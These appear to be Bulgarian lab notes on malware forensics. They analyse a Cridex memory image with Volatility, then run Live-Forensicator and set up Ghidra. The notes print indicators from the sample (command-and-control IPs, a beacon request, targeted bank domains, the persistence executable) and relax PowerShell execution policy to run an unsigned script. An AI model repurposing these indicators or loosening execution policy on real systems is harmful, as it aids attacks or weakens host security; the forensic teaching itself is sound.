


Filename	Cache Ent	Cache Ent Data	Offset	Data Size	Data Checksum	Header	File Type	Cache Ent System	Location
bdb475a8	24	80928	112	80840	10479d40	40b0c9154	bdb475a8	Windows	C:\Users\Expat\AppData\Local\Microsoft\Windows\Explorer\thumbcache_768.db
a253b8c0e	80952	67849	81040	67761	d3287ed4	1dece4061	a253b8c0e	Windows	C:\Users\Expat\AppData\Local\Microsoft\Windows\Explorer\thumbcache_768.db
77b4522e1	148802	103110	148890	103022	28934df92	26f338ebf	77b4522e1	Windows	C:\Users\Expat\AppData\Local\Microsoft\Windows\Explorer\thumbcache_768.db
600b23c1f	251918	32364	252004	32278	f16151075	fe61641b5	0600b23c1	Windows	C:\Users\Expat\AppData\Local\Microsoft\Windows\Explorer\thumbcache_768.db
600b38fa2	284286	32364	284372	32278	f16151075	a8ac3df94	0600b38fa	Windows	C:\Users\Expat\AppData\Local\Microsoft\Windows\Explorer\thumbcache_768.db
f1484d7e5	316654	104664	316742	104576	520704625	fbce7605e	f1484d7e5	Windows	C:\Users\Expat\AppData\Local\Microsoft\Windows\Explorer\thumbcache_768.db
f47c36646	421318	55347	421406	55259	e1156a25	35c09cbef	f47c36646	Windows	C:\Users\Expat\AppData\Local\Microsoft\Windows\Explorer\thumbcache_768.db

Ще направим анализ на паметта чрез Volatility и последствията от вирус Crytek

<https://github.com/volatilityfoundation/volatility/wiki/Memory-Samples>

Изтегляме вируса



Разархивираме го в нова папка на десктопа memorydump, после д.б. -> Open terminal here



Инсталираме Volatility

При отваряне на програмата, първо пишем vol + tab и ни дава опции за името, след което пишем vola + tab и вече го разпознава. Искаме максимална информация:


```
Terminal - csi@csi-analyst: ~/Desktop/memdumps
csi@csi-analyst:~/Desktop/memdumps$ vol
volatility      volk-config-info  volk_modtool    volk_profile    volname
csi@csi-analyst:~/Desktop/memdumps$ volatility -f cridex.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
      AS Layer1 : IA32PagedMemoryPae (Kernel AS)
      AS Layer2 : FileAddressSpace (/home/csi/Desktop/memdumps/cridex.vmem)
      PAE type : PAE
      DTB : 0x2fe000L
      KDBG : 0x80545ae0L
      Number of Processors : 1
      Image Type (Service Pack) : 3
      KPCR for CPU 0 : 0xffdff000L
      KUSER_SHARED_DATA : 0xffdf0000L
      Image date and time : 2012-07-22 02:45:08 UTC+0000
      Image local date and time : 2012-07-21 22:45:08 -0400
csi@csi-analyst:~/Desktop/memdumps$
```

-f = use the following file

```
volatility -f cridex.vmem --profile=WinXPSP2x86 pslist
```

Написваме и версията, върху която вирусът мисли, че сме и искаме

pslist = process list

```
0x821dea70 explorer.exe      1484   1464   17    415    0    0 2012-07-22 02:42:36 UTC+0000
0x81eb17b8 spoolsv.exe       1512    652   14    113    0    0 2012-07-22 02:42:36 UTC+0000
0x81e7bda0 reader_sl.exe     1640   1484    5     39    0    0 2012-07-22 02:42:36 UTC+0000
```

Explorer.exe + reader_sl.exe са важни процеси

```
volatility -f cridex.vmem --profile=WinXPSP2x86 pstree
```

Използваме още един плъгин, за да видим процесите

```
csi@csi-analyst:~/Desktop/memdumps$ volatility -f cridex.vmem --profile=WinXPSP2x86 pstree
Volatility Foundation Volatility Framework 2.6
Name                                     Pid  PPid  Thds  Hnds  Time
-----
0x823c89c8:System                        4     0    53   240  1970-01-01 00:00:00 UTC+0000
. 0x822f1020:smss.exe                    368     4     3    19  2012-07-22 02:42:31 UTC+0000
.. 0x82298700:winlogon.exe                608    368    23   519  2012-07-22 02:42:32 UTC+0000
... 0x81e2ab28:services.exe               652    608    16   243  2012-07-22 02:42:32 UTC+0000
.... 0x821dfda0:svchost.exe               1056   652     5    60  2012-07-22 02:42:33 UTC+0000
..... 0x81eb17b8:spoolsv.exe               1512   652    14   113  2012-07-22 02:42:36 UTC+0000
..... 0x81e29ab8:svchost.exe               908    652     9   226  2012-07-22 02:42:33 UTC+0000
..... 0x823001d0:svchost.exe               1004   652    64  1118  2012-07-22 02:42:33 UTC+0000
..... 0x8205bda0:wuauc.lt.exe              1588   1004     5   132  2012-07-22 02:44:01 UTC+0000
..... 0x821fcda0:wuauc.lt.exe              1136   1004     8   173  2012-07-22 02:43:46 UTC+0000
..... 0x82311360:svchost.exe               824    652    20   194  2012-07-22 02:42:33 UTC+0000
..... 0x820e8da0:alg.exe                   788    652     7    104  2012-07-22 02:43:01 UTC+0000
..... 0x82295650:svchost.exe              1220   652    15   197  2012-07-22 02:42:35 UTC+0000
... 0x81e2a3b8:lsass.exe                   664    608    24   330  2012-07-22 02:42:32 UTC+0000
.. 0x822a0598:csrss.exe                   584    368     9   326  2012-07-22 02:42:32 UTC+0000
. 0x821dea70:explorer.exe                 1484   1464    17   415  2012-07-22 02:42:36 UTC+0000
. 0x81e7bda0:reader_sl.exe                 1640   1484     5     39  2012-07-22 02:42:36 UTC+0000
csi@csi-analyst:~/Desktop/memdumps$
```

Последният reader_sl.exe е странен

```
volatility -f cridex.vmem --profile=WinXPSP2x86 psxview
```

psxview – всички процеси, които се опитва да скрие


```
csi@csi-analyst:~/Desktop/memdumps$ volatility -f cridex.vmem --profile=WinXPSP2x86 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P) Name PID pslift psscan thrdproc pspcid csrss session deskthrd ExitTime
-----
0x02498700 winlogon.exe 608 True True True True True True True
0x02511360 svchost.exe 824 True True True True True True True
0x022e8da0 alg.exe 788 True True True True True True True
0x020b17b8 spoolsv.exe 1512 True True True True True True True
0x0202ab28 services.exe 652 True True True True True True True
0x02495650 svchost.exe 1220 True True True True True True True
0x0207bda0 reader_sl.exe 1640 True True True True True True True
0x025001d0 svchost.exe 1004 True True True True True True True
0x02029ab8 svchost.exe 908 True True True True True True True
0x023fcd0 wuauclt.exe 1136 True True True True True True True
0x0225bda0 wuauclt.exe 1588 True True True True True True True
0x0202a3b8 lsass.exe 664 True True True True True True True
0x023dea70 explorer.exe 1484 True True True True True True True
0x023dfd0 svchost.exe 1056 True True True True True True True
0x024f1020 smss.exe 368 True True True True False False False
0x025c89c8 System 4 True True True True False False False
0x024a0598 csrss.exe 584 True True True True False True True
csi@csi-analyst:~/Desktop/memdumps$
```

Ако някоя от двете колони pslift или psscan е False, значи е процес, който се опитва да скрие

Следващите 3 плъгина проверяват работещи сокети и отворени връзки

```
volatility -f cridex.vmem --profile=WinXPSP2x86 connscan
```

```
csi@csi-analyst:~/Desktop/memdumps$ volatility -f cridex.vmem --profile=WinXPSP2x86 connscan
Volatility Foundation Volatility Framework 2.6
Offset(P) Local Address Remote Address Pid
-----
0x02087620 172.16.112.128:1038 41.168.5.140:8080 1484
0x023a8008 172.16.112.128:1037 125.19.103.198:8080 1484
csi@csi-analyst:~/Desktop/memdumps$ volatility -f cridex.vmem --profile=WinXPSP2x86 sockets
Volatility Foundation Volatility Framework 2.6
Offset(V) PID Port Proto Protocol Address Create Time
-----
0x81ddb780 664 500 17 UDP 0.0.0.0 2012-07-22 02:42:53 UTC+0000
0x82240d08 1484 1038 6 TCP 0.0.0.0 2012-07-22 02:44:45 UTC+0000
0x81dd7618 1220 1900 17 UDP 172.16.112.128 2012-07-22 02:43:01 UTC+0000
0x82125610 788 1028 6 TCP 127.0.0.1 2012-07-22 02:43:01 UTC+0000
0x8219cc08 4 445 6 TCP 0.0.0.0 2012-07-22 02:42:31 UTC+0000
0x81ec23b0 908 135 6 TCP 0.0.0.0 2012-07-22 02:42:33 UTC+0000
0x82276878 4 139 6 TCP 172.16.112.128 2012-07-22 02:42:38 UTC+0000
0x82277460 4 137 17 UDP 172.16.112.128 2012-07-22 02:42:38 UTC+0000
0x81e76620 1004 123 17 UDP 127.0.0.1 2012-07-22 02:43:01 UTC+0000
0x82172808 664 0 255 Reserved 0.0.0.0 2012-07-22 02:42:53 UTC+0000
0x81e3f460 4 138 17 UDP 172.16.112.128 2012-07-22 02:42:38 UTC+0000
0x821f0630 1004 123 17 UDP 172.16.112.128 2012-07-22 02:43:01 UTC+0000
0x822cd2b0 1220 1900 17 UDP 127.0.0.1 2012-07-22 02:43:01 UTC+0000
0x82172c50 664 4500 17 UDP 0.0.0.0 2012-07-22 02:42:53 UTC+0000
0x821f0d00 4 445 17 UDP 0.0.0.0 2012-07-22 02:42:31 UTC+0000
csi@csi-analyst:~/Desktop/memdumps$ volatility -f cridex.vmem --profile=WinXPSP2x86 netscan [
Volatility Foundation Volatility Framework 2.6
ERROR : volatility.debug : This command does not support the profile WinXPSP2x86
csi@csi-analyst:~/Desktop/memdumps$
```

От първите две команди разбираме, че Process id 1484 от порт 1038 използва TCP.

Третата команда хвърля грешка, защото профилът е нов, а преливането на паметта – твърде старо.

```
volatility -f cridex.vmem --profile=WinXPSP2x86 cmdline
```

Виждаме, че двата процеса са директно свързани и тук 1484 + 1640 и вече ги разглеждаме по-внимателно

```
*****
explorer.exe pid: 1484
Command line : C:\WINDOWS\Explorer.EXE
*****
spoolsv.exe pid: 1512
Command line : C:\WINDOWS\system32\spoolsv.exe
*****
reader_sl.exe pid: 1640
Command line : "C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe"
*****
```

```
volatility -f cridex.vmem --profile=WinXPSP2x86 procdump -p 1640 --dump-dir
```

Вкарваме преливането на паметта на процес 1640 в root директорията – цялата информация?

```
strings 1640.dmp | grep -Fi "41.168.5.140" -C 5
```

Много често използвана команда в Linux –C 5 = context от предишните 5, за да подреди информацията по-добре

```
csi@csi-analyst:~/Desktop/memdumps$ strings 1640.dmp | grep -Fi "41.168.5.140" -C 5
ABACFPFPENFDECFCFPFHDFEFPFPACAB
DpI8
POST /zb/v_01_a/in/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)
Host: 41.168.5.140:8080
Content-Length: 229
Connection: Keep-Alive
Cache-Control: no-cache
>mtvR
`06!
```

Вероятно изпраща информацията на този Ip.

Т.к. информацията е прекалено много

```
strings 1640.dmp | less
```


Дава ни по-малко информация страница по страница, която може да местим със срасе клавиш

На една от следващите страници виждаме и списък с линкове на банки


```
*treasurypathways.com*
*CorporateAccounts*
*weblink.websterbank.com*
*secure7.onlineaccess1.com*
*trz.tranzact.org*
*onlineaccess1.com*
*secureport.texascapitalbank.com*
*/Authentication/zbf/k/*
*ebc_ebc1961*
*tdbank.com*
*online.ovcb.com*
*ebanking-services.com*
*schwab.com*
*billmelater.com*
*chase.com*
*bankofamerica.com*
*pnc.com*
*suntrust.com*
*wellsfargo.com*
*ibanking-services.com*
*bankonline.umpquabank.com*
*servlet/teller*
*nsbank.com*
*secureentry.calbanktrust.com*
*secureentry*
```

Но още нямаме доказателство, че това е malware

Единият начин е reverse engineering, за което нямаме експертиза, а другият Virus Total, на който прикачваме файла с подозрителния процес, който направихме.



32 от 72 антивирусни програми са го разпознали като зловерден.

Чрез q излизаме от страниците и се връщаме в нашия терминал

```
volatility -f cridex.vmem --profile=WinXPSP2x86 hivelist
```

При вирусите, трябва да се ивиди кой .exe се активира при startup, като се има предвид, че ако се изтрие някоя от частите, които не са основни, а основната остане, при всяко стартиране, основният товар ще генерира изтрития .exe, често под друго име.

```
csi@csi-analyst:~/Desktop/memdumps$ volatility -f cridex.vmem --profile=WinXPSP2x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
-----
0xe18e5b60 0x093f8b60 \Device\HarddiskVolume1\Documents and Settings\Robert\Local Settings\Application Data\Micros
.dat
0xe1a19b60 0x0a5a9b60 \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
0xe18398d0 0x08a838d0 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\
rClass.dat
0xe18614d0 0x08e624d0 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
0xe183bb60 0x08e2db60 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Dat
UsrClass.dat
0xe17f2b60 0x08519b60 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
0xe1570510 0x07669510 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1571008 0x0777f008 \Device\HarddiskVolume1\WINDOWS\system32\config\default
0xe15709b8 0x076699b8 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
0xe15719e8 0x0777f9e8 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe13ba008 0x02e4b008 [no name]
0xe1035b60 0x02ac3b60 \Device\HarddiskVolume1\WINDOWS\system32\config\system
0xe102e008 0x02a7d008 [no name]
```

Търсим какво активира подозрителния reader_sl.exe при startup.

```
csi@csi-analyst: ~/Desktop/memdumps$ volatility -f cridex.vmem --profile=WinXPSP2x86 printkey -K "Software\Microsoft\Windows\CurrentVersion\Run"
```

Чрез -К търсим конкретен ключ в RUN

Ако е услуга, няма проблем, но ако е .exe – опасно, намираме - на някой Robert

```
Subkeys:


Values:
REG_SZ          KB00207877.exe : (S) "C:\Documents and Settings\Robert\Application Data\KB00207877.exe"
-----
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\default
Key name: Run (S)
Last updated: 2011-04-12 20:31:49 UTC+0000
```

Гледаме дали паметта на процеса се пълни от този .exe и сравнително бързо виждаме, че да, има директна връзка между тях, т.е. причинителят е намерен, а другият е просто негов производен. Виждаме как да изтрием вируса.

```
csi@csi-analyst: ~/Desktop/memdumps$ strings 1640.dmp | grep -Fi "KB00207877.exe"
KB00207877.exe
C:\Documents and Settings\Robert\Application Data\KB00207877.exe(,
KB00207877.EXEn
KB00207877.exe
KB00207877.exe
C:\Documents and Settings\Robert\Application Data\KB00207877.exe(,
csi@csi-analyst: ~/Desktop/memdumps$
```

Gathering system WS info with Live-Forensicator

<https://github.com/johnng007/Live-Forensicator>



В архива има .ps1 скрипт = .PowerShell script

→ д.б. -> Run with PowerShell


```
Windows PowerShell

Live Forensicator v2.0

Live Forensicator

Examines the host for suspicious activities and grabs required data for further forensics.
This script is part of the Black Widow Tools.
https://github.com/Johnng007/Live-Forensicator
https://john.ng

Enter Investigator Name: _
```

Възможно е да имаме съобщение, но при натискане на клавиш A позволяваме да се стартират неподписани скриптове

```
PS C:\Users\Expat\Downloads\Live-Forensicator-main\Live-Forensicator-main> Set-ExecutionPolicy RemoteSigned

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
```

После въвеждаме данни за нас и устройството, като може да има съобщения за грешки, които пренебрегваме

```
Enter Investigator Name: Prof K
Enter Case Reference: 0001
Enter Investigation Title: Example
Enter examination location: Philippines
Enter description of device e.g. "Asus Laptop": PC

[*] Gathering Network & Network Settings
Get-NetFirewallRule : Access is denied.
At C:\Users\Expat\Downloads\Live-Forensicator-main (1)\Li
+ $FirewallRule = Get-NetFirewallRule | select-object Nam
+
+ CategoryInfo          : PermissionDenied: (MSFT_Net
tFirewallRule], CimException
+ FullyQualifiedErrorId : Windows System Error 5,Get-

[!] Done
[*] Gathering User & Account Information
[!] Done
[*] Gathering Installed Programs
[!] Done
[*] Gathering System Information
[!] Done
[*] Gathering Processes and Tasks
[!] Done
[*] Checking Registry for persistence
[!] Done
[*] Running Other Final Checks...
```

Когато е готово, ще се затвори автоматично и създаде подпапка с името на user-a, където е стартиран скрипта. В нея има .html документи

Name:

- BrowserHistory.html
- index.html
- network.html
- others.html
- processes.html
- system.html
- users.html

Git-Hub · Johnng007/Live-Forens... x network.html x +

File | C:/Users/Expat/Downloads/Live-Forensicator-main%20(1)/Live-Forensicator-main/EXPAT/network.html

NETWORK INFORMATION

Network Adapter Information

AdapterType	ProductName	Description	MACAddress	Availa
	Microsoft Kernel Debug Network Adapter	Microsoft Kernel Debug Network Adapter		3
Ethernet 802.3	Realtek PCIe GbE Family Controller	Realtek PCIe GbE Family Controller	B4:2E:99:40:60:90	3
Ethernet 802.3	TAP-Windows Adapter V9	TAP-Windows Adapter V9	00:FF:1C:51:1C:BF	3
Ethernet 802.3	VirtualBox Host-Only Ethernet Adapter	VirtualBox Host-Only Ethernet Adapter	0A:00:27:00:00:07	3
	WAN Miniport (SSTP)	WAN Miniport (SSTP)		3
	WAN Miniport (IKEv2)	WAN Miniport (IKEv2)		3
	WAN Miniport (L2TP)	WAN Miniport (L2TP)		3

Така можем да погледнем и в процесите и търсим аномалии за вируси.

Ghidra = Reverse engineering software from NSA for cybersedurity mission

NAT – network – адаптер

Хидра не е инсталирана, защото е JAVA-базирана, а ние сме върху Ubuntu-база.

Преди всяка инсталация, правим update + upgrade, но в csi командата е обединена powerup, което може да иска рестарт + възстановяване на десктоп wallpaper-a

```
File Edit View Terminal Tabs
csi@csi:~$ powerup
```

Правим Snapshot

Инсталираме Java, като командите са налични в LAB или видеото в youtube

Първо изтегляме пакета

```
File Edit View Terminal Tabs Help
csi@csi:~$
csi@csi:~$ sudo add-apt-repository ppa:openjdk-r/ppa
[sudo] password for csi:

More info: https://launchpad.net/~openjdk-r/+archive/ubuntu/ppa
Press [ENTER] to continue or Ctrl-c to cancel adding it.

Hit:1 http://dl.google.com/linux/chrome/deb stable InRelease
Hit:2 http://security.ubuntu.com/ubuntu focal-security InRelease
Get:3 http://ppa.launchpad.net/openjdk-r/ppa/ubuntu focal InReleas
```

После го инсталираме

```
File Edit View Terminal Tabs Help
csi@csi:~$ sudo apt install openjdk-11-jdk
Reading package lists... Done
```


Последно ни трябва headless версията на пакета, който инсталирахме

```
csi@csi:~$ sudo apt install openjdk-11-jre-headless
```

Д.б. върху панела, можем да го скрием, когато не се използва приложение:



Ако се чудим какви са функционалностите на Хидра, поставяме мишката върху конкретния + F1





File -> New Project, можем да оставим настройките по подразбиране за non-shared project



